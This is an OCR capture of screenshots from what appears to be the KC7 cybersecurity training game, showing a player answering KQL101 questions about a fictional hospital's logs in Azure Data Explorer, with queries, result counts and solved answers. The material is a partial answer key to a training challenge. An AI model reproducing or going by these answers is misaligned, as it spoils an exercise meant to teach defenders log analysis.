Karte | Homepage - ISC2 -... | CS50.me: CS50 Pyth... | How to Install and... | Pearson VUE - Selec... | Dashboard | searxng | Partner Connec

ons | G

on 1: KQL 10

n 2: Quaranti
dary

n 3: The Phis

n 4: dERPy D

n 5: Bonus: M
roblems

Your mission is crucial: to detect and thwart any cyber threats against Azure Crest Hospital, maintaining its status as a trusted healthcare provider.

Enter `ready` to get started!

ready

Solved by 560 players || Need help? Ask on discord @ kc7cyber/community

Submit

Question 3
10

Question 4
10

Question 7
10

Question 8
10

Question 11
10

Question 12
10

find our TOP SECRET data. You will need a Microsoft account (hotmail, outlook, O365..) We will use ADX to run queries that will help us answer these questions.

2. *The training guide will teach you how to answer the KQL101 questions.*

Run a **take** 10 on each of the tables to see what kind of data they contain.

```
Employees
| take 10
```

Copy


Anytime you're stuck while trying to write a query, you can always use **take** 10 to remind yourself what columns and values are in that table!


Type "done" to earn credit for this question.


done


Solved by 517 players || Need help? Ask on discord @ kc7cyber/community


Submit



Azure Data Explorer
New connection pane
Query
Dora
Connections
Add
AzureCrest
BalloonsOverIowa
BancoMares
BeatsStudio
CastleSand
ChicagoPower
CJWalker
DaiWokFoods
DominationNation
Encryptodera
EnvolveLabs_Analysis
Envolvelabs_ThreatIntel
GlobalGoodwill
HopsNStuff
JadePalace
JoJosHospital
KrustyKrab
OwlRecords
SASA
Scholomance
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
Export
1 Employees
2 | count
3
Table 1
Add visual
Stats
Search
UTC
Done (0.332 s)
1 records
Count
250
Columns



Azure Data Explorer
New connection pane
Query
Dora
Connections
Add
AzureCrest
BalloonsOverIowa
BancoMares
BeatsStudio
CastleSand
ChicagoPower
CJWalker
DaiWokFoods
DominationNation
Encryptodera
EnvolveLabs_Analysis
Envolvelabs_ThreatIntel
GlobalGoodwill
HopsNStuff
JadePalace
JoJosHospital
KrustyKrab
OwlRecords
SASA
Scholomance
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
Export
1 Employees
2 | where role == "Chief Financial Officer"
3
Table 1
Add visual
Stats
Search
UTC
Done (0.727 s)
1 records
hire_date
name
user_agent
ip_addr
email_addr
company_dom...
username
role
hostname
2022-01-10 00:00:...
Penny Pincher
Mozilla/5.0 (Windows NT 5.1)...
10.10.0.1
penny_pincher@azu...
azurecresthospital...
pepincher
Chief Financial Offi...
TEK4-MACHINE
Columns



Azure Data Explorer
New connection pane
Query
Connections
Add
AzureCrest
BalloonsOverIowa
BancoMares
BeatsStudio
CastleSand
ChicagoPower
CJWalker
DaiWokFoods
DominationNation
Encryptodera
EnvolveLabs_Analysis
Envolvelabs_ThreatIntel
GlobalGoodwill
HopsNStuff
JadePalace
JoJosHospital
KrustyKrab
OwlRecords
SASA
Scholomance
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
email
| where recipient == "penny_pincher@azurecresthospital.med"
| count
Table 1
Add visual
Stats
Search
UTC
Done (1.031 s)
1 records
Count
30



Azure Data Explorer
New connection pane
Query
Dora
Connections
Add
AzureCrest
BalloonsOverIowa
BancoMares
BeatsStudio
CastleSand
ChicagoPower
CJWalker
DaiWokFoods
DominationNation
Encryptodera
EnvolveLabs_Analysis
Envolvelabs_ThreatIntel
GlobalGoodwill
HopsNStuff
JadePalace
JoJosHospital
KrustyKrab
OwlRecords
SASA
Scholomance
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
Export
email
| where sender has "pharmabest.net"
| distinct sender
| count
Table 1
Add visual
Stats
Search
UTC
Done (0.833 s)
1 records
Count
236


Azure Data Explorer
New connection pane
Query
Dora
Connections
Add
AzureCrest
BalloonsOverIowa
BancoMares
BeatsStudio
CastleSand
ChicagoPower
CJWalker
DaiWokFoods
DominationNation
Encryptodera
EnvolveLabs_Analysis
Envolvelabs_ThreatIntel
GlobalGoodwill
HopsNStuff
JadePalace
JoJosHospital
KrustyKrab
OwlRecords
SASA
Scholomance
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
Export
OutboundNetworkEvents
| where src_ip == "10.10.0.1"
| distinct url
| count
Table 1
Add visual
Stats
Search
UTC
Done (0.721 s)
1 records
Count
68
13°C
Pretraživanje
20:31


Azure Data Explorer
New connection pane
Query
Dora
Connections
Add
AzureCrest
BalloonsOverIowa
BancoMares
BeatsStudio
CastleSand
ChicagoPower
CJWalker
DaiWokFoods
DominationNation
Encryptodera
EnvolveLabs_Analysis
Envolvelabs_ThreatIntel
GlobalGoodwill
HopsNStuff
JadePalace
JoJosHospital
KrustyKrab
OwlRecords
SASA
Scholomance
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
Export
massiveDns
| where domain contains "health"
| distinct domain
| count
Table 1
Add visual
Stats
Search
UTC
Done (0.771 s)
1 records
Count
28
13°C
Cloudy
Pretraživanje
20:32
18.10.2024.


Azure Data Explorer
New connection pane
Query
Connections
Add
AzureCrest
BalloonsOverIowa
BancoMares
BeatsStudio
CastleSand
ChicagoPower
CJWalker
DaiWokFoods
DominationNation
Encryptodera
EnvolveLabs_Analysis
Envolvelabs_Threatintel
GlobalGoodwill
HopsNStuff
JadePalace
JoJosHospital
KrustyKrab
OwlRecords
SASA
Scholomance
Run
Recall
KQL tools
kc7001.eastus/AzureCrest
Pin to dashboard
Open
Copy
Export
PassiveDns
| where domain == "bit.ly"
| distinct ip
Table 1
Add visual
Stats
Search
UTC
Done (0.732 s)
2 records
ip
134.177.143....
134.177.143.174
42.143.126.1...
LA - MTL
Video highlight
Pretraživanje
20:34
18.10.2024.


Homepage - ISC2 -...
CS50.me: CS50 Pyth...
How to install and...
Pearson VUE - Selec...


Question 9 (10 pts) Solved
What IPs did the domain “bit.ly” resolve to (enter any one of them)?
PassiveDns
| where domain == "<domain>"
| distinct <field>
Copy
134.177.143.174;42.143.126.108
Solved by 444 players || Need help? Ask on discord @ kc7cyber/community
Submit

Question 10 (10 pts) ✅ Solved

How many distinct URLs did employees with the first name "Mary" Visit?

Copy


```
let mary_ips =
Employees
| where name has "<Employee Name>"
| distinct ip_addr;
OutboundNetworkEvents
| where src_ip in (mary_ips)
<more kql here>
```

